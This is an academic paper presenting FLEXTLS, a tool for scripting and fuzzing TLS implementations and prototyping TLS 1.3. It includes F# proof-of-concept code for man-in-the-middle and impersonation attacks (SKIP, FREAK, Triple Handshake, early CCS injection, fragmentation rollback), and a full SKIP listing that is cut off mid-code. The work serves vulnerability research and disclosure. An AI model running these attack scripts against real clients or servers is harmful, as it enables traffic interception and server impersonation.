FLEXTLS A Tool for Testing TLS Implementations

Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, Karthikeyan Bhargavan

FLEXTLS
A Tool for Testing TLS Implementations

Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, and Karthikeyan Bhargavan

INRIA Paris-Rocquencourt

Abstract

We present FLEXTLS, a tool for rapidly prototyping and testing implementations of the Transport Layer Security (TLS) protocol. FLEXTLS is built upon MITLS, a verified implementation of TLS, and hence protocol scenarios written in FLEXTLS can benefit from robust libraries for messaging and cryptography. Conversely, attack scripts in FLEXTLS can be used to evaluate and communicate the impact of new protocol vulnerabilities.

FLEXTLS was used to discover recent attacks on TLS implementations, such as SKIP and FREAK, as well as to program the first proof-of-concept demos for FREAK and Logjam. It is also being used to experiment with proposed designs of the upcoming version 1.3 of TLS. Our goal is to create a common platform where protocol analysts and practitioners can easily test TLS implementations and share protocol designs, attacks or proofs.

Keywords. Transport Layer Security, Cryptographic Protocols, Attacks, Protocol Testing

1 Introduction

Transport Layer Security (TLS) is used to establish secure channels for a wide variety of applications, including HTTPS websites, encrypted email, VPNs and Wi-Fi networks. As such, the TLS protocol and its implementations have been carefully scrutinized and formally analyzed [10, 6]. Still, protocol flaws and implementation errors keep being discovered at a steady rate [9, 2, 1], which forces browsers and other TLS software vendors to release multiple security patches each year. Attacks against TLS are also increasing in complexity: the recent Triple Handshake attack [3] requires a man-in-the-middle that juggles with no less than 20 protocol messages over four connections to perform a full exploit. Assessing the impact of such vulnerabilities can be challenging, both for formalists and practitioners, because of the large effort needed to implement them from scratch, or to modify an existing implementation in order to test potentially affected libraries.

In this paper, we present FLEXTLS, a tool for instrumenting arbitrary sequences of TLS messages. FLEXTLS was originally created in order to write proofs of concept of complex transport layer attacks such as Triple Handshake or the early CCS attack against OpenSSL [9]. It has been further extended to support automatic execution of multiple scripted scenarios: our tool has the ability to connect (either as a client or as a server) to a peer and send a set of programmatically generated sequences of TLS messages. This feature has been leveraged in order to test the robustness of various implementations of the TLS state machine against unexpected sequences of protocol messages [2]. This effort led to the discovery of several new high-impact security vulnerabilities in a number of TLS implementations, including the FREAK attack.

Partly in response to these attacks, the IETF is considering several new extensions [4, 8, 11], as well as a completely new revision of the protocol (TLS 1.3 [12]) that introduces new message flows and handshake modes. Typically, academic scrutiny of new protocols lags behind standardization, because developing models and proofs is time consuming and the effort can only be justified for stable protocols. We demonstrate that FLEXTLS can be used to quickly implement and evaluate various new proposals, thus allowing us to contribute feedback early in the standardization process.

FLEXTLS is built using MITLS [5], a verified reference implementation of TLS. In particular, it reuses the MITLS modules for message formatting and TLS-specific cryptographic constructions, but wraps them within modules that are more flexible and allow the core protocol mechanisms to be used in new and unexpected ways. Although the core MITLS modules have been proved correct, we make no formal claims about the correctness of FLEXTLS. We note that extending MITLS with new protocol features requires a significant verification effort to preserve its security proof. FLEXTLS aids, however, this

process by enabling the incremental development and systematic testing of extensions to MITLS before they are integrated into the verified codebase.

The FLEXTLS tool and all the code examples discussed in this paper can be downloaded as part of the MITLS distribution at: `miTLS.org`

2 FLEXTLS Design and API

FLEXTLS is distributed as a .NET library written in the F# functional programming language. Using this library, users may write short scripts in any .NET language to implement specific TLS scenarios. FLEXTLS reuses the messaging and cryptographic modules of MITLS, a verified reference implementation of TLS. MITLS itself provides a *strict* application programming interface (API) that guarantees that messages are sent and received only in the order prescribed by the protocol standard. In contast, FLEXTLS has been designed to offer a flexible API that allows users to easily experiment with new message sequences and new protocol scenarios. In particular, the API provides the following features:

- A high-level messaging API with sensible defaults.
- A functional *state-passing* style to manage the states of multiple concurrent connections.
- Support for arbitrary reordering, fragmentation and tampering of protocol messages.
- Safe extensions to MITLS, enabling incremental verification of new protocol features.

Figure 1 depicts the architecture of FLEXTLS. On the left is the public API for FLEXTLS, with one module for each protocol message (e.g. `ClientHello`), and one module for each sub-protocol of TLS (e.g. `Handshake`). These modules are implemented by directly calling the core messaging and cryptographic modules of MITLS (shown on the right).

Each FLEXTLS module exposes an interface for sending and receiving messages, so that an application can control protocol execution at different levels of abstraction. For example, a user application can either use the high-level `ClientHello` interface to create a correctly-formatted hello message, or it can directly inject raw bytes into a handshake message via the low level `Handshake` interface. For the most part, applications will use the high-level interface, and so users can ignore message formats and cryptographic computations and focus only on the fields that they wish to explicitly modify. The FLEXTLS functions will then try to use sensible (customizable) defaults when processing messages, even when messages are sent or received out of order. We rely on F# function overloading and optional parameters to provide different variants of these functions in a small and simple API.

Each FLEXTLS module is written in a functional state-passing style, which means that each messaging function takes an input state and returns an output state and does not maintain or modify any internal state; the only side-effects in this code are the sending and receiving of TCP messages. This differs drastically from other TLS libraries like OpenSSL, where any function may implictly modify the connection state (and other global state), making it difficult to reorder protocol messages or revert a connection to an earlier state. The stateless and functional style of FLEXTLS ensures that different connection states do not interfere with each other. Hence, scripts can start any number of connections as clients and servers, poke into their states to copy session parameters from one connection to another, reset a connection to an earlier state, and throw away partial connection states when done. For example, this API enables us to easily implement man-in-the-middle (MITM) scenarios, which can prove quite tedious with classic stateful TLS libraries.


A common source of frustration with experimental protocol toolkits is that they often crash or provide inconsistent results. FLEXTLS gains its robustness from three sources: By programming FLEXTLS in a strongly typed language like F#, we avoid memory safety errors such as buffer overruns. By further using a purely functional style with no internal state, we prevent runtime errors due to concurrent state modification. Finally, FLEXTLS inherits the formal proofs of functional correctness and security for the MITLS building blocks that it uses, such as message encoding, decoding, and protocol-specific cryptographic constructions. FLEXTLS provides a new flexible interface to the internals of MITLS, bypassing the strict state machine of MITLS, but it does not otherwise rely on any changes to the verified codebase. Instead, FLEXTLS offers a convenient way to extend MITLS with new experimental features that can first be tested and verified in FLEXTLS before being integrated into MITLS.

In the rest of this section, we outline the FLEXTLS messaging API and illustrate it with an example.

TLS Messaging API The TLS protocol [7] supports several key exchange mechanisms, client and server authentication mechanisms, and transport-layer encryption schemes. Figure 2 depicts a typical TLS connection, here using an Ephemeral Diffie-Hellman key exchange (DHE or ECDHE), where both client and server are authenticated with X.509 certificates. The dotted lines refer to encrypted messages, whereas messages on solid lines are in the clear.

Each connection begins with a sequence of handshake messages, followed by encrypted application data in both directions, and finally closure alerts to terminate the con-

Figure 1 Modular architecture of FlexTLS.




nection. In the handshake, the client and server first send `Hello` messages to exchange nonces and to negotiate which ciphersuite they will use. Then they exchange certificates and key exchange messages and authenticate these messages by signing them. The session master secret (*ms*) and connection keys are derived from the key exchange messages and fresh nonces. The change cipher spec (`CCS`) messages signal the beginning of encryption in both directions. The handshake completes when both the client and server send `Finished` messages containing MACs of the handshake transcript (*log*) with the master secret. Thereafter, they can safely exchange (encrypted) application data until the connection is closed.

FLEXTLS offers modules for constructing and parsing each of these messages at different levels of abstraction. For example, each handshake message can be processed as a specific protocol message, a generic handshake message, a TLS record, or a TCP packet.

Every module offers a set of `receive()`, `prepare()` and `send()` functions. We take the set of overloaded `ServerHello.send()` functions as an example to describe the API design.

Each TLS connection is identified by a state variable (of type `state`) that stores the network socket and the security context which is composed of session information (e.g. encryption algorithms), keys and record level state (e.g. sequence numbers and initialization vectors). Furthermore, the completion of a TLS handshake sets up a *next security context* (of type `nextSecurityContext`) that represents the new session established by this handshake; the keys in this context will be used to protect application data and future handshakes. In particular, the *session information* (of type `SessionInfo`) contains the security parameters of this new security context.

Figure 2 Mutually authenticated TLS-DHE connection



The `ServerHello` module offers the following function that can be used to send a `ServerHello` message at any time, regardless of the current state of the handshake:

```
ServerHello.send( st:state, si:SessionInfo,
                  extL:list<serverExtension>,
                  ?fp:fragmentationPolicy )
                : state * FServerHello
```

It takes the current connection state, the session information of the next security context, a list of server protocol extensions, and an optional fragmentation policy on

the message that can specify how to split the generated message across TLS records (by default, records are fragmented as little as possible).

The function returns two values: a new connection state and the message it just sent. The caller now has access to both the old and new connection state in which to send further messages, or repeat the `ServerHello`. Moreover, the user can read and tamper with the message and send it on another connection.

The `ServerHello.send()` function also has a more elaborate version, with additional parameters:

```
ServerHello.send( st:state, fch:FClientHello,
                  ?nsc:nextSecurityContext,
                  ?fsh:FServerHello, ?cfg:config,
                  ?fp:fragmentationPolicy )
        : state * nextSecurityContext * FServerHello
```

This function additionally accepts a `ClientHello` message, an optional `ServerHello`, and an optional server configuration. The `ClientHello` message is typically the one received in a standard handshake flow, and the other parameters can be thought of as templates for the intended `ServerHello` message. The function generates a `ServerHello` message by merging values from the two hello messages and the given configuration; it follows the TLS specification to compute parameters left unspecified by the user. For example, if the user sets the `fsh.rand` and `fsh.version` fields, these values will be used for the server randomness and the protocol version, regardless of the `ClientHello`; conversely, unspecified fields such as the ciphersuite will be chosen from those offered by the client based on a standard negotiation logic.

Each module also offers a `prepare()` function that produces valid messages without sending them to the network. This enables the user to tamper with the plaintext (or, in the case of encrypted messages, the ciphertext) of the message before sending it via `Tcp.write()` or by calling the corresponding `send()` function.

Example As a complete example, we show how the full standard protocol scenario of Figure 2 can be encoded as a FLEXTLS script. For simplicity, we only show the client side, and ignore client authentication. The code illustrates how the API can used to succinctly encode TLS protocol scenarios directly from message sequence charts.

```
let clientDHE (server:string, port:int) : state =
 (* Offer only one DHE ciphersuite *)
 let fch = {FlexConstants.nullFClientHello with
  ciphersuites = Some [DHE_RSA_AES128_CBC_SHA]} in

 (* Start handshake *)
 let st,nsc,fch = FlexClientHello.send(st,fch) in
 let st,nsc,fsh = FlexServerHello.receive(st,fch,nsc) in
 let st,nsc,fcert = FlexCertificate.receive(st,Client,nsc) in
 let st,nsc,fske = FlexServerKeyExchange.receiveDHE(st,nsc)
 let st,fshd = FlexServerHelloDone.receive(st) in
 let st,nsc,fcke = FlexClientKeyExchange.sendDHE(st,nsc) in
 let st,_ = FlexCCS.send(st) in

 (* Start encrypting *)
 let st = FlexState.installWriteKeys st nsc in
 let st,ffC = FlexFinished.send(st,nsc,Client) in
 let st,_,_ = FlexCCS.receive(st) in

 (* Start decrypting *)
 let st = FlexState.installReadKeys st nsc in
 let st,ffS= FlexFinished.receive(st,nsc,Server) in

 (* Send and receive application data here *)
 let st = FlexAppData.send(st,utf8 "GET / \r\n") in
 ...
```

We refer to the next section and appendix for more detailed examples, and encourage the reader to download and use the tool to understand the full API.

3 Applications

We have explored three different use cases for FLEXTLS: implementing exploits for protocol and implementation bugs discovered by the authors and third parties (Section 3.1); automated fuzzing of various implementations of the TLS state machine for [2] (Section 3.2); and rapid prototyping of the current TLS 1.3 draft (Section 3.3). The source code for all these applications is included in the FLEXTLS distribution.

3.1 Implementing TLS attacks

We originally intended FLEXTLS as a tool that would allow us to create a proof of concept of the Triple Handshake attack [3]. It has proved remarkably efficient at this task, and we have since implemented a further seven attacks, including four that have been discovered using the FLEXTLS library itself.

3.1.1 SKIP attack

Several implementations of TLS, including all JSSE versions prior to the January 2015 Java update and CyaSSL up to version 3.2.0, allow key negotiation messages (`ServerKeyExchange` and `ClientKeyExchange`) to be skipped altogether, thus enabling a server impersonation attack [2]. The attacker only needs the certificate of the server to impersonate to mount the attack; since no man-in-the-middle tampering is required, the attack is very easy to implement in a few FLEXTLS statements (see Appendix A for a full listing):


```
let st, nsc, _ = FlexServerHello.send(st, fch, nsc, fsh) in
let st, nsc, _ = FlexCertificate.send(st, Server, chain, nsc) in
let vd = FlexSecrets.makeVerifyData
```

```
4            nsc.si (abytes [| (*empty*) |]) Server st.hs_log in
5 let st, _ = FlexFinished.send(st,verify_data=vd) in
6 FlexAppData.send(st,"... Attacker payload ...")
```

After the certificate chain of the server to impersonate is sent (line 2), a `ServerFinished` message is computed based on an empty session key (lines 3-5). Since record encryption is never enabled by the server's `CCS` message, the attacker is free to send plaintext application data after the `ServerFinished` message (line 6).

3.1.2 Version rollback by ClientHello fragmentation

OpenSSL (< 1.0.1i) message parsing functions suffer from a bug (CVE-2014-3511) that causes affected servers to negotiate TLS version 1.0, regardless of the highest version offered by the client, when they receive a maliciously fragmented `ClientHello`, thus enabling a version rollback attack. The tampering of the attacker goes undetected as fragmentation is not authenticated by the TLS handshake.




FLEXTLS provides functions that allow record-layer messages to be fragmented in various ways, not just the default minimal fragmentation employed by mainstream TLS libraries. For example, to implement the rollback attack, we first read a `ClientHello` message regardless of its original fragmentation (line 9); then we forward its first 5 bytes in one fragment (line 10), followed by the rest (line 11).

```
1  let fragClientHello (server:string, port:int) : state * state =
2   (* Start being a Man-In-The-Middle *)
3   let sst,_,cst,_ =
4     FlexConnection.MitmOpenTcpConnections(
5     "0.0.0.0",server,listener_port=6666,
6     server_cn=server,server_port=port) in
7
8   (* Forward client hello and apply fragmentation *)
9   let sst,_,sch = FlexClientHello.receive(sst) in
10  let cst =
11    FlexHandshake.send(cst,sch.payload,One(5)) in
12  let cst = FlexHandshake.send(cst) in
13
14  (* Forward next packets *)
15  FlexConnection.passthrough(cst.ns,sst.ns);
16  (sst, cst)
```

3.1.3 Tampering with Alerts via fragmentation

The content of the TLS alert sub-protocol is not authenticated during the first handshake (but is afterwards). Alerts are two bytes long and can be fragmented: a single alert byte will be buffered until a second byte is received. If an attacker can inject a plaintext one-byte alert during the first handshake, it will become the prefix of an authentic encrypted alert after the handshake is complete [5]. Hence, for example, the attacker can turn a fatal alert into an ignored warning, breaking Alert authentication.




FLEXTLS makes it easy to handle independently the two connection states required to implement the man-in-the-middle role of the attacker: `sst` for the server-side, and `cst` for the client side. Injecting a single alert byte is easily achieved since all `send()` functions support sending a manually-crafted byte sequence.

```
1  let alertAttack (server:string, port:int) : state * state =
2   (* Start being a Man-In-The-Middle *)
3   let sst,_,cst,_ =
4     FlexConnection.MitmOpenTcpConnections(
5       "0.0.0.0",server,listener_port=6666,
6       server_cn=server,server_port=port) in
7
8   (* Forward client hello *)
9   let sst,cst,_ = FlexHandshake.forward(sst,cst) in
10
11  (* Inject a one-byte alert to the server *)
12  let cst = FlexAlert.send(cst,Bytes.abytes [| 1uy |]) in
13
14  (* Passthrough mode *)
15  let _ = FlexConnection.passthrough(cst.ns,sst.ns) in
16  (sst, cst)
```

3.1.4 Triple Handshake

Triple Handshake is a class of of man-in-the-middle attacks that relies on synchronizing the master secrets in different TLS connections [3]. All attack variants rely on a first pair of TLS handshakes where a man-in-the-middle completes the two sessions between different peers, but sharing the same master secret and encryption keys on all connections.



We have implemented an HTTPS exploit of the triple handshake attack with FLEXTLS. The full listing of the exploit is included in the FLEXTLS distribution, but significant excerpts also appear below.

The first excerpt shows how the client random value can be synchronized across two connections, while forcing RSA negotiation, by only proposing RSA ciphersuites to the server.

```
1  (* Synchronize client hello randoms, but fixate an RSA key
       exchange *)
2  let sst,snsc,sch = FlexClientHello.receive(sst) in
3  let cch = { sch with suites = [rsa_kex_cs] } in
4  let cst,cnsc,cch = FlexClientHello.send(cst,cch) in
```


The second excerpt shows how the complex task of synchronizing the pre-master secret (PMS) can be implemented with FLEXTLS in just 4 statements. Line 2 gets the PMS from the client: the `receiveRSA()` function transparently decrypts the PMS using the attacker's private key, then installs it into the next security context. Lines 3-4 transfer the PMS from one security context to the other. Lastly, line 5 sends the synchronized PMS to the server: the `sendRSA()` function encrypts the PMS with the server public key previously installed in the next security context by the `Certificate.receive()` function (not shown here).

```
1  (* Synchronize the PMS: decrypt from client;
2     re-encrypt to server *)
3  let sst,snsc,scke =
4    FlexClientKeyExchange.receiveRSA(sst,snsc,sch) in
5  let ckeys = {cnsc.keys with kex = snsc.keys.kex} in
6  let cnsc = {cnsc with keys = ckeys} in
7  let cst,cnsc,ccke =
8    FlexClientKeyExchange.sendRSA(cst,cnsc,cch)
```

3.1.5 Early CCS injection attack

The early CCS injection vulnerability (CVE-2014-0224) is a state machine bug in OpenSSL (< 1.0.1-h). If a `CCS` message is injected by a MITM attacker to both client and server immediately after the `ServerHello` message, both parties will compute a weak master secret consisting of forty-eight null bytes. This weak secret, combined with the public client and server random values, is used to compute the encryption keys on both sides, which are therefore known to the attacker. Later on, the master secret is overwritten with a strong one, but the keys are not, and the attack can be mounted according to the diagram of Figure 3.

Figure 3 CCS Injection Attack



The independent connection states of the client and server roles of the MITM attacker can be synchronized when needed, for instance to install the same weak encryption keys, as shown in lines of the fragment below:

```
1  (* Inject CCS to both *)
2  let sst,_ = FlexCCS.send(sst) in
3  let cst,_ = FlexCCS.send(cst) in
4
5  (* Compute and install the weak keys *)
6  let weakKeys = { FlexConstants.nullKeys with
7                   ms = (Bytes.createBytes 48 0)} in
8  let wnsc = { nsc with keys = weakKeys } in
9
10 let nscS = FlexSecrets.fillSecrets(sst,Server,wnsc) in
11 let sst = FlexState.installWriteKeys sst wnscS in
12 let wnscC = FlexSecrets.fillSecrets(cst,Client,wnsc) in
13 let cst = FlexState.installWriteKeys cst wnscC in
```

Independent connection states make sequence number handling oblivious to the user: we observe that sequence numbers get out of sync on the two sides of the connection (see diagram below), but this is transparently handled by each FLEXTLS connection state.

3.1.6 Export RSA downgrade (aka FREAK)

FREAK [2] is one of the attacks discovered by the state machine fuzzing feature of FLEXTLS (see Section 3.2 below for details). The attack relies on buggy TLS clients that incorrectly accept an ephemeral RSA `ServerKeyExchange` message during a regular RSA handshake. This enables a man-in-the-middle attacker to downgrade the key strength of the RSA key exchange to 512 bits, assuming that the target server is willing to sign an export grade `ServerKeyExchange` message for the attacker.

The implementation of the attack is fairly straightforward in FLEXTLS: it relies on the attacker negotiating normal RSA with the vulnerable client (lines 11-14), and export RSA with the target server (lines 4-6). Then, the attacker needs to inject the ephemeral `ServerKeyExchange` message (line 22-24) to trigger the downgrade.

```
1  (* Receive the Client Hello for RSA *)
2  let sst,snsc,sch = FlexClientHello.receive(sst) in
3
4  (* Send a Client Hello for RSA_EXPORT *)
5  let cch = {sch with pv= Some TLS_1p0;
6            ciphersuites=Some([EXP_RC4_MD5])} in
7  let cst,cnsc,cch = FlexClientHello.send(cst,cch) in
8
9  (* Receive the Server Hello for RSA_EXPORT *)
10 let cst,cnsc,csh =
11   FlexServerHello.receive(cst,sch,cnsc) in
12
13 (* Send the Server Hello for RSA *)
14 let ssh = { csh with pv= Some TLS_1p0;
15           ciphersuite= Some(RSA_AES128_CBC_SHA)} in
16 let sst,snsc,ssh =
17   FlexServerHello.send(sst,sch,snsc,ssh) in
18
19 (* Receive and Forward the Server Certificate *)
20 let cst,cnsc,ccert =
21   FlexCertificate.receive(cst,Client,cnsc) in
22 let sst = FlexHandshake.send(sst,ccert.payload) in
23 let snsc = {snsc with si =
24           {snsc.si with serverID=cnsc.si.serverID}} in
25
26 (* Receive and Forward the Server Key Exchange *)
27 let cst,_,cske_payload,cske_msg =
28   FlexHandshake.receive(cst) in
29 let sst = FlexHandshake.send(sst,cske_msg) in
30 let sst,sshd = FlexServerHelloDone.send(sst) in
31
32 (* Receive the ClientKeyExchange,
33    then decrypt with ephemeral key *)
34 let sst,snsc,scke =
35   FlexClientKeyExchange.receiveRSA(
36       sst,snsc,sch,sk=ephemeralKey)
```

3.2 SmackTLS : Automated Testing

While testing connections to multiple implementations using FLEXTLS, we encountered some functional abnormalities in their state machines. For example, some libraries were not compliant with the TLS specifications and sent mere warning alerts instead of fatal alerts. These signs are characteristic of the existence of severe vulnerabilities, as seen with the JSSE stack [2].

In order to improve the overall quality of multiple TLS implementations, we expanded FLEXTLS to include some basic fuzzing and testing capabilities. FLEXTLS has the ability to interpret compliant and deviant TLS handshake scenarios, which we call *traces*. Deviant traces should end with an RFC-compliant alert message, or with a simple TCP closure. We have found that TCP closures, while not RFC-compliant, are common behavior among TLS libraries since they theoretically provide a safe way of tearing down connections so that an attacker does not gain any information about the TLS library's internal state. Results obtained with SMACKTLS, the tool built on top of FLEXTLS to test implementations, show that the correct termination behavior was often incorrectly enforced in a large number of libraries. SMACKTLS endorses multiple functionalities, such as state machine fuzzing and closure testing, while being able to perform either specific tests or patterns of variations in length, shape or content of data to be sent to the scrutinized library. SMACKTLS and FLEXTLS can also serve together as specification compliance testing utilities.

SMACKTLS is very useful for testing the resilience of implementations to a large class of attacks. It is also easy to set up as a Continuous Integration testing tool, to gradually check that a TLS stack does not re-introduce some previously addressed flaws by mistake. We introduce `smacktest.com` which allows anyone to test their web browser against continuously evolving SMACKTLS traces. `smacktest.com` reflects the results that can be obtained using FLEXTLS without the necessity of having to build or install it locally. The interface parses FLEXTLS output as it runs traces against the user's browser or client and gives feedback on its security. When a deviant or uncompliant handshake goes through, the user is shown a warning and can explore the trace generated by FLEXTLS when the SMACKTLS scenario is executed. We aim for `smacktest.com` to be a continuously expansible framework and a service to allow for further client-side testing.

3.3 TLS 1.3: Rapid prototyping of new protocol versions


We show a FLEXTLS scenario that implements the draft 1 RTT handshake for the re-designed TLS 1.3 protocol.[1]

[1]Most recent draft available at `https://github.com/tlswg/tls13-spec`.

Library	Version	Kex	Traces	Flags
cyassl-3.2.0	TLS 1.2	RSA	47	20
gnutls-3.3.9	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.10	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.11	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.12	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.13	TLS 1.2	RSA, DHE	94	2
java-1.7.0_76-b13	TLS 1.2	RSA, DHE	94	34
java-1.8.0_25-b17	TLS 1.2	RSA, DHE	94	46
java-1.8.0_31-b13	TLS 1.2	RSA, DHE	94	34
java-1.8.0_40-b25	TLS 1.2	RSA, DHE	94	34
libressl-2.1.4	TLS 1.2	RSA, DHE	94	6
libressl-2.1.5	TLS 1.2	RSA, DHE	94	6
libressl-2.1.6	TLS 1.2	RSA, DHE	94	6
mono-3.10.0	TLS 1.2	RSA	38	34
mono-3.12.1	TLS 1.2	RSA	38	34
openssl-0.9.8zc	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8zd	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8ze	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8zf	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1g	TLS 1.2	RSA, DHE	94	14
openssl-1.0.1h	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1i	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1j	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1j_1	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1k	TLS 1.2	RSA, DHE	94	6
openssl-1.0.2	TLS 1.2	RSA, DHE	94	2
openssl-1.0.2a-1	TLS 1.2	RSA, DHE	94	2

Table 1: Test results for TLS server implementations

Figure 4 Message sequence chart of TLS 1.3



Without digging into protocol details that may change in a future draft update, we stress that the protocol logic differs significantly from any previous protocol version, and includes new messages and mandatory extensions. Yet, after having coded the relevant serialization functions and extension logic, scripting a correct scenario required a similar effort to that of previous protocol versions – and we expect to be able to quickly update the code in response to future draft updates. We have developed both client and server sides; for brevity, we discuss here the client side only.

Evaluation: Implementing the TLS 1.3 "1 round trip" (1-RTT) draft took an estimated two man-hours. Most of the new development lies in coding serialization and parsing functions for the new messages (not included in the count above). We found and reported one parsing issue in the new `ClientKeyShare` message, and our experiments led to early discussion in the TLS working group about how to handle performance penalties and state inconsistencies introduced by this new message.

Contribution: Rapid prototyping helped finding a parsing issue in the new `ClientKeyShare` message, and the message format has been fixed in the most current draft. While implementing the `FlexTLS.ClientKeyShare` module, it became evident that `ClientHello` and `ClientKeyShare` have strong dependencies, and inconsistencies between the two may lead to security issues (e.g. which DH group to implicitly agree upon in case of inconsistency?). Finally, by running the prototype we experienced performance issues due to the client having to propose several fresh client shares at each protocol run. Discussion on these points was kick-started by our experience, and we observed that caching DH shares creates unforeseen inter-connection dependences.

```
(* Enable the "negotiated DH" extension for TLS 1.3 *)
let cfg = {defaultConfig with
  negotiableDHGroups = [DHE4096; DHE8192]} in
```

After choosing the groups they want to support, users can run the full TLS 1.3 1-RTT handshake using the new messages types.

```
(* Ensure the desired version will be used *)
let ch = { FlexConstants.nullFClientHello with
           pv = TLS_1p3} in

(* Start the handshake flow *)
let st,nsc,ch= FlexClientHello.send(st,ch,cfg) in
let st,nsc,cks= FlexClientKeyShare.send(st,nsc) in
let st,nsc,sh= FlexServerHello.receive(st,ch,nsc) in
let st,nsc,sks= FlexServerKeyShare.receive(st,nsc) in
...
```

Scenario	# of msg	lines of code	Reference
TLS 1.2 RSA	9	18	-
TLS 1.2 DHE	13	23	Sec. 2
TLS 1.3 1-RTT	10	24	Sec. 3.3, App. B
ClientHello Fragmentation	3	8	Sec. 3.1.2
Alert Fragmentation	3	7	Sec. 3.1.3
FREAK	15	38	Sec. 3.1.6
SKIP	7	15	Sec. 3.1.1, App. A
Triple Handshake	28	44	Sec. 3.1.4
Early CCS Injection	17	29	Sec. 3.1.5

Table 2: FLEXTLS Scenarios: evaluating succinctness

4 Evaluation and Discussion

The primary design goal for FLEXTLS was to be able to succinctly program various TLS protocol scenarios. The FLEXTLS library comes with more than a dozen exemplary scripts that cover standard TLS 1.2 connections, attack scripts, SMACKTLS tests, as well as prototype TLS 1.3 scenarios. Table 2 evaluates the effectiveness of FLEXTLS when programming 9 of these scenarios. Each row in the table shows the number of TLS messages in a protocol scenario and the amount of lines required to implement it with FLEXTLS. We observe that it takes roughly two statements for every protocol message, even for complex man-in-the-middle attacks or in scenarios that use non-standard cryptographic computations.

Another way to evaluate the effectiveness of FLEXTLS is to look at its real-world impact. The use of FLEXTLS in the SMACKTLS test framework resulted in the discovery of two important attacks on TLS implementations : SKIP and FREAK [2]. The first proof-of-concept attack demos for these attacks, as well as for the more recent Logjam attack [1], were also programmed using FLEXTLS. These demos were used extensively as part of responsible disclosure; they served to convince client and server software vendors of the practicality of the attacks as well as to motivate the suggested fixes. Finally, our FLEXTLS implementations of various TLS 1.3 proposals form the basis for our discussions with and contributions to the TLS working group. By allowing rapid prototyping of the new protocol, FLEXTLS helps to iron out oddities in message formats and cryptographic constructions.

In all these cases, one may arguably have used a different TLS implementation, but in our experience, the ease of use of FLEXTLS has been instrumental in our success. For instance, we discovered the Triple Handshake attack in October 2013, before we had FLEXTLS, and it took several months to develop exploits, explain the attack, and ultimately deploy workarounds for browsers and a long-term countermeasure for the protocol. Now that we have FLEXTLS, the programming effort from our side when disclosing attacks like FREAK and Logjam has been significantly reduced to a matter of weeks or sometimes days. Vendors can download and try the attack at their own site, against their own, possibly proprietary, TLS implementations. Indeed, we are even using FLEXTLS to power `smacktest.com`, a continuously evolving TLS test server with a simple web interface for running attacks and viewing feedback.

As ongoing work, we are experimenting with the use of FLEXTLS to perform incremental verification of new protocol features before they are integrated into MITLS. For example, we can prove the security of a specific FLEXTLS scenario in isolation, before worrying about how it composes with all the other protocol mechanisms in MITLS. As part of this verification work, we are porting both MITLS and FLEXTLS to F*[2], a functional programming language that has an expressive dependent type system and supports semi-automated proofs of security and functional correctness. F* programs can be compiled to F#, OCaml, and JavaScript. So, the next version of FLEXTLS will be accessible from all these languages.

FLEXTLS is a TLS-specific protocol testing framework, but similar tools can and should be developed for other protocols like SSH and IPsec. Based on our experience, such tools can be an invaluable platform for communications between security researchers, protocol designers, standards authors, and software developers.

References

[1] D. Adrian, K. Bhargavan, Z. Durumeric, P. Gaudry, M. Green, J.A. Halderman, N. Heninger, D. Springall, E. Thomé, L. Valenta, B. VanderSloot, E. Wustrow, S. Zanella-Béguelin, and P. Zimmermann. Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice. `https://weakdh.org`, May 2015.

[2] B. Beurdouche, K. Bhargavan, A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, A. Pironti, P-Y Strub, and J-K Zinzindohoué. A messy state of the union: Taming the composite state machines of TLS. In *IEEE S&P (Oakland)*, 2015.

[3] K. Bhargavan, A. Delignat-Lavaud, C. Fournet, A. Pironti, and P-Y. Strub. Triple handshakes and cookie cutters: Breaking and fixing authentication over TLS. In *IEEE S&P (Oakland)*, 2014.

[4] K. Bhargavan, A. Delignat-Lavaud, A. Pironti, A. Langley, and M. Ray. Transport Layer Security (TLS) Session Hash and Extended Master Secret Extension. IETF Internet Draft, 2014.

[5] K. Bhargavan, C. Fournet, M. Kohlweiss, A. Pironti, and P-Y Strub. Implementing TLS with verified cryptographic security. In *IEEE S&P (Oakland)*, 2013.

[2] `http://fstar-lang.org`

[6] K. Bhargavan, C. Fournet, M. Kohlweiss, A. Pironti, P-Y Strub, and S. Zanella-Béguelin. Proving the TLS handshake secure (as it is). In *CRYPTO*, 2014.

[7] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. IETF RFC 5246, 2008.

[8] D.K. Gillmor. Negotiated finite field Diffie-Hellman ephemeral parameters for TLS. IETF Internet Draft, May 2015.

[9] M. Kikuchi. How I discovered CCS Injection Vulnerability (CVE-2014-0224), June 2014.

[10] H. Krawczyk, K.G. Paterson, and H. Wee. On the security of the TLS protocol: A systematic analysis. In *CRYPTO*, 2013.

[11] A. Langley, N. Modadugu, and B. Moeller. Transport layer security (TLS) false start. IETF Internet Draft, 2015.

[12] E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. Internet Draft, 2015.

A Full listing of SKIP attack

```
let skip (listening_address:string, ?port:int) : unit =
  let chain = new System.Security.Cryptography.
        X509Certificates.X509Certificate2("cert.cer").
        RawData in
  let port = defaultArg port FlexConstants.defaultTCPPort in

  (* Accept TCP connection from the client *)
  let st,cfg = FlexConnection.serverOpenTcpConnection(
        listening_address, "", port) in

  (* Start typical RSA key exchange *)
  let st,nsc,fch = FlexClientHello.receive(st) in

  (* Sanity check: our preferred ciphersuite is there *)
  if not (List.exists (fun cs -> cs =
    TLS_RSA_WITH_AES_128_CBC_SHA)
    (FlexClientHello.getCiphersuites fch))
  then failwith (perror __SOURCE_FILE__ __LINE__
    "No suitable ciphersuite given")
  else

  let fsh = {
    FlexConstants.nullFServerHello with
    ciphersuite = Some(TLSConstants.
